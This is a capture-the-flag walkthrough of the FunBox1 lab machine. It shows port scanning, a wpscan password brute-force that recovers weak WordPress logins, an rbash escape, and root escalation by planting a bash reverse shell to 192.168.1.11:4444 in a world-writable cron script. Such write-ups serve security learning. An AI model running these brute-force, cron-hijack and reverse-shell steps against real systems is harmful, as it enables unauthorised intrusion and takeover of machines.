

FunBox1

[*] IP DISCOVERY

Machine IP : 192.168.1.7

* *Note* : edit your `etc/hosts` file with adding : machine IP funbox.fritz.box


[*] Scanning

```
[saif@parrot]~/Desktop/machines
$ nmap -A -T4 -p- 192.168.1.7 -oA FunBox1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-31 04:33 EDT
Nmap scan report for funbox.fritz.box (192.168.1.7)
Host is up (0.00048s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-generator: WordPress 5.4.2
|_ http-robots.txt: 1 disallowed entry
|_ /secret/
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Funbox &#8211; Have fun&#8230;
|_ https-redirect: ERROR: Script execution failed (use -d to debug)
33060/tcp open  mysqlx?
|_ fingerprint-strings:
|_   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|_     Invalid message"
|_     HY000
```



* As we can see there are 4 open ports.

[*] ENUMERATION

1. I tried to find vulnerabilities for these versions of ports, but I couldn't find
2. When visiting port 80 with browser I found these details, the site is built using WordPress



3. When doing brute force to see directories and files, I found a file called "secret" but when visiting it I couldn't find anything useful, also I found login page for WordPress:



4. But I don't have credentials for login, so I gonna do interesting enumeration using wpscan tool

`wpscan --url http://funbox.fritz.box -e u -P /usr/share/wordlists/rockyou.txt -t 100`

* I found Credentials!


- Username: joe, Password: 12345
- Username: admin, Password: iubire

```
[*] Performing password attack on Wp Login against 2 user/s
[SUCCESS] - joe / 12345
Trying admin / iubire Time: 00:00:42 <===== (800 / 800) 100.00% Time: 00:00:42
[SUCCESS] - admin / iubire

[!] Valid Combinations Found:
| Username: joe, Password: 12345
| Username: admin, Password: iubire


[!] No WPvulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
```

5. I tried to log in with (admin: iubire) and it worked.



6. Back to the scanning, I know the ssh service is available here, so because I like CLI more than GUI, so I am gonna try to connect remotely using ssh and that same credentials.

* i couldn't connect using user "admin" and his password, but I could connect using user "joe" and his password (12345).



7. I'm trying to list the commands that can be used as root but there is nothing here, so I visit passwd file to know if there are any others users, and I noticed there is a user called "funny"

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/:/nonexistent:/usr/sbin/nologin
syslog:x:104:110:/:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuid:x:107:112:/:/run/uuid:/usr/sbin/nologin
tcpdump:x:108:113:/:/nonexistent:/usr/sbin/nologin
landscape:x:109:115:/:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:/:/var/cache/pollinate:/bin/false
sshd:x:111:65534:/:/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
funny:x:1000:1000:funny:/home/funny:/bin/bash
lxd:x:998:100:/:/var/snap/lxd/common/lxd:/bin/false
```


8. I tried going to the *home/funny* but there is restricted, I noticed that the command environment here is not bash, so I fixed this problem by spawning bash using python, and then when I listed the content I found two special files! bash script file(.backup.sh) and tar file.

```
joe@funbox:~$ cd /home/funny
rbash: cd: restricted
joe@funbox:~$ python -c 'import pty; pty.spawn("/bin/bash")'
joe@funbox:~$ cd /home/funny/
joe@funbox:/home/funny$ ls -al
total 47688
drwxr-xr-x 3 funny funny 4096 Jul 18 10:02 .
drwxr-xr-x 4 root root 4096 Jun 19 11:50 ..
-rwxrwxrwx 1 funny funny 55 Jul 18 10:15 .backup.sh
-rw-r--r-- 1 funny funny 1462 Jul 18 10:07 .bash_history
-rw-r--r-- 1 funny funny 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 funny funny 3771 Feb 25 2020 .bashrc
drwx----- 2 funny funny 4096 Jun 19 10:43 .cache
-rw-rw-r-- 1 funny funny 48701440 Aug 31 18:10 html.tar
-rw-r--r-- 1 funny funny 807 Feb 25 2020 .profile
-rw-rw-r-- 1 funny funny 162 Jun 19 14:13 .reminder.sh
-rw-rw-r-- 1 funny funny 74 Jun 19 12:25 .selected_editor
-rw-r--r-- 1 funny funny 0 Jun 19 10:44 .sudo_as_admin_successful
-rw-r--r-- 1 funny funny 7791 Jul 18 10:02 .viminfo
joe@funbox:/home/funny$
```

9. I noticed that .backup.sh file is a cron and it has full permissions, but this file is cron with funny user and with the root user, this bash file works every minute by funny user and every 5 minutes by the root , so I am gonna edit it and add if statement to make my system catch the connection from the root user just, and then put a bash reverse shell. so when the bash file works my system will receive a connection from the target and then I can escalate my privilege.

```
joe@funbox:/home/funny
File Edit View Search Terminal Help
GNU nano 4.8 .backup.sh
#!/bin/bash
user=$(whoami)
if [ "$user" = 'root' ]; then
bash -i >& /dev/tcp/192.168.1.11/4444 0>&1
fi
tar -cf /home/funny/html.tar /var/www/html
```

* After 5 minutes :



```
Parrot Terminal
File Edit View Search Terminal Help
[saif@parrot]--[~/Desktop/machines]
$nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.11] from (UNKNOWN) [192.168.1.3] 40262
bash: cannot set terminal process group (4817): Inappropriate ioctl for device
bash: no job control in this shell
root@funbox:~# whoami
whoami
root
root@funbox:~# ls
ls
flag.txt
mbox
snap
root@funbox:~# cat flag.txt
cat flag.txt
Great ! You did it...
FUNBOX - made by @0815R2d2
root@funbox:~#
```

10. I succeed to escalate my privilege and cat the flag.txt file, this challenge was so awesome ..
I hope you saw that useful.

If you have any question or you wanna tell me something, you can contact me on:

<https://www.linkedin.com/in/saif-alwedyan-831742171/>

<https://www.facebook.com/profile.php?id=100008423826425>